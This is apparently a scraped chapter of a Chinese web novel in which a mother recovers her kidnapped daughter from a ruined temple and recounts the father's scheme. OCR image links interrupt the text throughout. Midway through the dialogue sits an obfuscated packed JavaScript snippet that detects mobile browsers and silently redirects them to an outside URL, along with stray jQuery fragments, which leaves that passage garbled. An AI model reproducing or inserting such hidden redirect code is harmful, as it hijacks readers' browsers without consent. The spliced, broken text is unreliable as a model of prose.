26.柳溪镇

作品:《手持杀猪刀 屠尽天下魔

    想起这件事,柳叶一点不敢耽搁,连忙就朝书房赶去。


    她找了个借口,打发了门口的守卫,回到书房,周存安还在昏迷当中。


    柳叶没心思关注他,急急忙忙在书架上寻找。


    她记得,周存安平时就会将那个红木盒子放在书架上。


    果不其然,在书架的最高点,红木盒子正待在那里。


    费力踮起脚,柳叶才拿下盒子,冰凉的木质感让她的指尖发颤。


    她拿出之前在周存安身上找到的钥匙,对准锁孔,轻轻一转,“咔哒”一声,打开盒子。


    里面整整齐齐放着慧儿送给周存安的所有东西。


    柳叶一样一样的拿出来看,指尖忍不住颤抖:这是慧儿用炭笔在纸上画的小人,歪歪扭扭的身影,她说是他们一家三口;


    这是慧儿下河捡的石头,她说很漂亮,所以捡了很多,也送了很多人。芷柔、小玉、还有那个叫春杏的丫头,慧儿说她的红印很特别,是天上神仙的赐福,还不允许其他人欺负春杏。


    还有些零碎的小布偶、晒干的干花。


    甚至有慧儿自己掉的牙齿,她不知道在哪里听说,牙齿能辟邪,所以每掉一颗牙,她都拿来送给别人,祈愿大家平平安安。


    柳叶想起慧儿那古灵精怪的模样,大眼睛一眨一眨的,好似在撒娇一样。


    心里像是被怪兽抓着挠,疼得一阵一阵的。


    眼泪止不住的流,砸在这些美好祝福的小物件上。


    柳叶吸了吸鼻子,继续往下翻,除了这些礼物,里面包括周存安的官印、告身……


    翻到最底下,她翻到了一张薄薄的纸,起初她还以为又是慧儿画的画,翻开一看,才知道不是。


    只见纸上写着寥寥两句话,“日出方向半步遥,城外荒丘见禅房。”


    柳叶皱着眉,细细思索这句话,日出是东方,“半步遥”该是离城不远,“见禅房”是指有一间禅房。


    是那间破庙!


    柳叶想起来了,东边的城外有一间破庙,那地方几乎没人会去,因为四周埋的都是意外去世的人。


    柳溪镇的人认为那里很晦气,所以基本上都不会去那里。


    平时柳叶也不会往那里去,她对这种事情一向都有点害怕。


    可一想到慧儿可能在那儿,柳叶心里生出了无限的勇气,那些惧意通通消失不见。


    别说是间破庙,就是上刀山、下火海,她也要去闯一闯。


    再说,如果真有什么不干净的东西,也该去找周存安这种人面兽心的禽兽。


    她把慧儿的东西拿出来,转身回到了自己房间。快速换了身不起眼的衣服,收拾了个小包裹,装了些干粮、水和几件慧儿的衣服,刚踏出房门的那一刻,柳叶忽然想到芷柔。


    那丫头一向善良,但这个县太府,装了周存安这种人面兽心的东西,是万万不能再让芷柔呆在这里了。


    可眼下时间紧迫,再加上西院被围,她实在是没办法没办法。


    只能匆匆写下她和芷柔的暗号,她知道,芷柔一看,就会明白她的意思。


    做完这一切,柳叶揣好包袱,低着头,借着夜色,悄悄溜出了县太府,朝着城东的方向快步走去。


    夏日的夜风带着点草木的湿气,吹在身上凉丝丝的,却带不走柳叶心里的燥热。


    她内心又喜又怕,喜的是慧儿终于有了一丝线索,想来应该是安全的。怕的是慧儿才六岁,那么小的孩子,在破庙会不会害怕?会不会饿肚子?


    越想,她跑的越快,脚下的石子硌着脚掌生疼也不在意。


    赶到破庙时,已经是两刻钟后。


    庙门虚掩着,风吹过破旧的木窗,发出“呜呜”的声响。旁边的老槐树上,几只乌鸦“嘎嘎”的叫着,声音凄厉而哀婉,好像在为她哀鸣。


    柳叶来不及多想,颤着手轻轻直接推开门,朝里面走去。


    庙里黑漆漆一片,只有月光从破洞的屋顶洒下来,隐隐约约能看见中间立着一尊佛像。


    慧儿竟真的在这里!她此时正躺在那尊佛像前的干草堆上,一动不动的,好像是睡着了。


    柳叶的心一下子提到嗓子眼,快步跑过去,蹲下身轻轻摇了摇她,“慧儿,慧儿。”


    见她毫无反应,又伸手摸了摸她的额头,还好没发烧。探了探鼻息,呼吸均匀。


    确定只是睡着了,并无大碍,柳叶悬着的心才落了下来。


    一把将慧儿紧紧抱在怀里,失而复得的喜悦和一整天的担惊受怕一下子涌上来,忍不住嚎啕大哭起来。


    她终于找到了慧儿,幸好她没事!


    慧儿被哭声吵醒,她用力揉了揉眼睛,仿佛是不可置信般,盯着柳叶看了看。


    确定是娘亲本人后,慧儿嘴巴一撇,顿时委屈的哭出声,“娘亲,慧儿今天好害怕,呜呜呜……”


    柳叶更加抱紧慧儿,擦掉她脸上的泪水,柔声安抚,“没事没事,慧儿不怕啊,娘亲在这里呢。”


    两人收拾好情绪,柳叶将慧儿抱在怀里,她们得赶快出发了,不然周存安发现就遭了。


    抱起慧儿,转身推开破庙的木门,刚踏出一步,柳叶就愣住了。


    月光下,周存安就站在不远处,脸上带着温和的笑,眼神却深不见底。


    慧儿一见他,眼睛一亮,挣扎着想要从柳叶怀里下来,小脸上满是欢喜:“爹爹!你是来接我和娘亲回家的吗?”


    周存安笑了笑,目光掠过柳叶,落在慧儿身上,声音温柔:“是啊,爹爹来接慧儿回家了。”说着,伸出双手,作势要抱。


    柳叶心里一紧,双臂猛地用力,将慧儿牢牢抱在怀里,不让她动弹。


    慧儿不明所以,看了看娘亲紧绷的脸,又看了看周存安,刚才的欢喜渐渐褪去,心里莫名生出一丝害怕,乖乖地搂住柳叶的脖子,不再说话。


    见她这般模样,周存安脸上的笑容一点点淡了下去,眼神变得冰冷。


    “这么说,这从头到尾都是周存安设的局?”夏秋听得目瞪口呆,忍不住惊呼出声。“这个男人的心机也太深了,太可怕了!”


    柳叶点了点头,眼神黯淡下来。


    “那他为什么要这样做


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17087726|194858||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    ,他不是……”夏秋望了一眼睡得正香的慧儿,剩下的她不忍心再说下去。


    起初我也想不明白。”柳叶的声音低沉,带着一丝疲惫。


    “后来被关着的时候,我反复琢磨,大概是——他是怕我把他的事传出去,所以故意留了线索让我找,想把我也骗到破庙里,一网打尽。”


    “那后来你们是怎么被关在破庙下面的?”凝重的气氛被陈既白这一声询问打破。


    提到这个,柳叶沉默了片刻,指尖无意识地摸了摸慧儿的小手,声音有些沙哑,“其实在那天晚上,我们刚踏出破庙门,就被周存安拦住了。”“他没杀我们,而是把我们关进了破庙底下的石室里。幸好我收拾包袱时多带了些干粮和水,才撑了下来。”


    “过了两天,那天正好是月圆之夜,周存安来了石室,他想把慧儿带走。”


    “我当时急疯了,知道他这次来,肯定是要取慧儿的心头血炼药,脑子里一片空白,只想着要保护慧儿。”


    “等我再醒来时,脸上就长了那些黑纹,脑中还有东西和我时不时对话,我觉得不对劲。”


    “甚至在后面,我发觉它想争夺我身体的控制权,我费了所有心思才将它堪堪压制住。”


    她抬手摸了摸自己的脸颊,那里曾经布满狰狞的黑纹,如今虽已褪去,却在心里留下了不可磨灭的伤痛。


    “周存安大概是怕我真的失控伤了他,没敢直接硬抢。所以他只能继续把我们关在石室里,偶尔送点吃的,想来是在等合适的时机再动手。”


    “都过去了。”陈既白轻声安慰道,语气温和,“以后不会再有人伤害你们母女了。”


    “是啊,柳姐姐。”夏秋也跟着附和,看向慧儿的眼神满是心疼,“你和慧儿以后一定会平平安安的,日子会越来越好的。”


    柳叶看着两人真诚的眼神,心里一暖,勉强笑了笑:“嗯,都过去了,以后我和慧儿会好好过日子的,谢谢你们。”


    陈既白看了看窗外的天色,夜色已深,说道:“时候不早了,柳姐姐你折腾了这么久,肯定累坏了,好好休息一晚。夏秋,我们也先回去吧。”她又转头对柳叶郑重说道:“柳姐姐放心,今晚不会有任何人来打扰你和慧儿休息,你好好睡一觉吧。”


    柳叶点了点头,目送着两人离开,抱着慧儿躺到床上,轻轻拍着她的背,心里默念:一切都过去了,以后再也不会让慧儿受委屈了。


    陈既白和夏秋辞别柳叶,并肩回了房间。


    刚掩上房门,陈既白脸上的温和便褪去几分,眉头微蹙,语气凝重地看向夏秋:“夏秋,你琢磨着,今晚失踪的那孩子,会不会就在县太府里?”


    夏秋走到桌边倒了两杯温水,递给她一杯,沉吟着点头:“我觉得可能性不小。按照柳姐姐刚才说的,那孩子若没被带去破庙,那最有可能的地方,就是县太府了。”


    陈既白接过水杯,指尖摩挲着杯沿,目光沉了沉:“如此说来,今晚咱们得再探一趟县太府。”


    她认真看了一眼夏秋,“不,准确来说,与其瞎找,不如直接去会会那位县太爷——周存安!”